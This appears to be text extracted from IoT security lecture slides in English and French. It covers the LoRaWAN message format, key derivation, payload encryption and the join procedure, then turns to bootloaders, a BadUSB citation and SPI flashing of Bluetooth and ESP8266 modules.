


Figure 6: PHY payload structure

MACPayload:



Figure 7: MAC payload structure

FHDR:





Figure 8: Frame header structure

Figure 9: LoRa message format elements




LoRaWAN can use channels with a bandwidth of either 125 kHz, 250 kHz or 500 kHz

Maximum MACPayload size length: 11 to 230 bytes depending on the throughput

Tarifs (pour des quantités < 500)

- Un tarif intégrant la connectivité de la technologie LoRa® et la mise à disposition des données brutes sur Live Objects.
- Un abonnement mensuel par device, intégrant un nombre de messages montants illimité dans le respect du duty cycle (sens de l'Objet vers le réseau).
- En complément, une facturation à l'usage d'envoi de commandes vers les objets (sens descendant du réseau vers l'Objet).
- Une historisation des données du client pendant 1 an.
- Un prix avec engagement 12/24/36 mois, ou sans engagement, avec une facturation globale.



3

The DevEUI is a global end-device ID in IEEE EUI64 address space that uniquely identifies the end-device.

The AppKey is an AES-128 application key specific for the end-device that is assigned by the application owner to the end-device and most likely derived from an application-specific root key

Whenever an end-device joins a network via over-the-air activation, the AppKey is used to derive the session keys **NwkSKey** and **AppSKey** specific for that end-device to encrypt and verify network communication and application data

MAC Frame Payload Encryption (FRMPayload)

If a data frame carries a payload, FRMPayload must be encrypted before the message integrity code (MIC) is calculated.

The encryption scheme used is based on the generic algorithm described in IEEE 802.15.4/2006 Annex B using AES with a key length of 128 bits.

The key K used depends on the FPort of the data message

FPort	K
0	NwkSKey
1..255	AppSKey

Table 3: FPort list

The direction field (Dir) is 0 for uplink frames and 1 for downlink frames.

The blocks A_i are encrypted to get a sequence S of blocks S_i :

$S_i = \text{aes128_encrypt}(K, A_i)$ for $i = 1..k$

$S = S_1 | S_2 | .. | S_k$

Encryption and decryption of the payload is done by truncating $(pld | pad16) \text{ xor } S$, to the first $\text{len}(pld)$ octets. 11

Lora Join Request

The join procedure is always initiated from the end-device by sending a join-request message.

The join-request message contains the AppEUI and DevEUI of the end-device followed by a nonce of 2 octets (DevNonce).

DevNonce is a random value.

For each end-device, the network server keeps track of a certain number of DevNonce values used by the end-device in the past, and ignores join requests with any of these DevNonce values from that end-device.

Size (bytes)	8	8	2
Join Request	AppEUI	DevEUI	DevNonce

$\text{cmac} = \text{aes128_cmac}(\text{AppKey}, \text{MHDR} \mid \text{AppEUI} \mid \text{DevEUI} \mid \text{DevNonce})$

$\text{MIC} = \text{cmac}[0..3] \text{ } 8$

Lora Join Response

No response is given to the end-device if the join request is not accepted.

The join-accept message contains an application nonce (AppNonce) of 3 octets, a network identifier (NetID), an end-device address (DevAddr), a delay between TX and RX (RxDelay) and an optional list of channel frequencies (CFList) for the network the end device is joining.

Size (bytes)	3	3	4	1	1	(16) Optional
Join Accept	AppNonce	NetID	DevAddr	DLSettings	RxDelay	CFList

The AppNonce is a random value or some form of unique ID provided by the network server and used by the end-device to derive the two session keys NwkSKey and AppSKey as follows:

$NwkSKey = \text{aes128_encrypt}(\text{AppKey}, 0x01 \mid \text{AppNonce} \mid \text{NetID} \mid \text{DevNonce} \mid \text{pad16})$

$\text{AppSKey} = \text{aes128_encrypt}(\text{AppKey}, 0x02 \mid \text{AppNonce} \mid \text{NetID} \mid \text{DevNonce} \mid \text{pad16})$

The MIC value for a join-accept message is calculated as follows:

$cmac = \text{aes128_cmac}(\text{AppKey}, \text{MHDR} \mid \text{AppNonce} \mid \text{NetID} \mid \text{DevAddr} \mid \text{RFU} \mid \text{RxDelay} \mid \text{CFList})$

$\text{MIC} = cmac[0..3] \ 31$

The join-accept message itself is encrypted with the AppKey as follows:

$\text{aes128_decrypt}(\text{AppKey}, \text{AppNonce} \mid \text{NetID} \mid \text{DevAddr} \mid \text{RFU} \mid \text{RxDelay} \mid \text{CFList} \mid \text{MIC})$

US warns of supply chain cyber-attacks

By Gordon Corera
Security correspondent

26 July 2018


[f](#) [m](#) [t](#) [e](#) [Share](#)


Au sujet des bootloaders



Pascal Urien 2020


- ✚ Un *device* IoT est typiquement construit à partir d'un processeur principal auquel sont reliés des capteurs et des actuateurs.
- ✚ Ce dernier peut réaliser également des fonctions de communication (*Bluetooth, Wi-Fi*) ; dans le cas contraire un processeur de communication SoC ("*System on Chip*") est nécessaire.








Nohl, K., KriBler, S., Lell, J. 2014. "BadUSB - On Accessories that Turn Evil", Blackhat 2014 USA

FLASH Controller PS2251-33 *Phison Electronics Corporation.*



HC05/HC06 - CSR BC417143







SCLK (Serial Clock)

MOSI (Master Out Slave In)

MISO (Master In Slave Out)

SS (Slave Select)







BC417143

CLK
MISO
MOSI
CSB



FLASH

To
PC

Blue Flash Software version 2.62



ESP8266



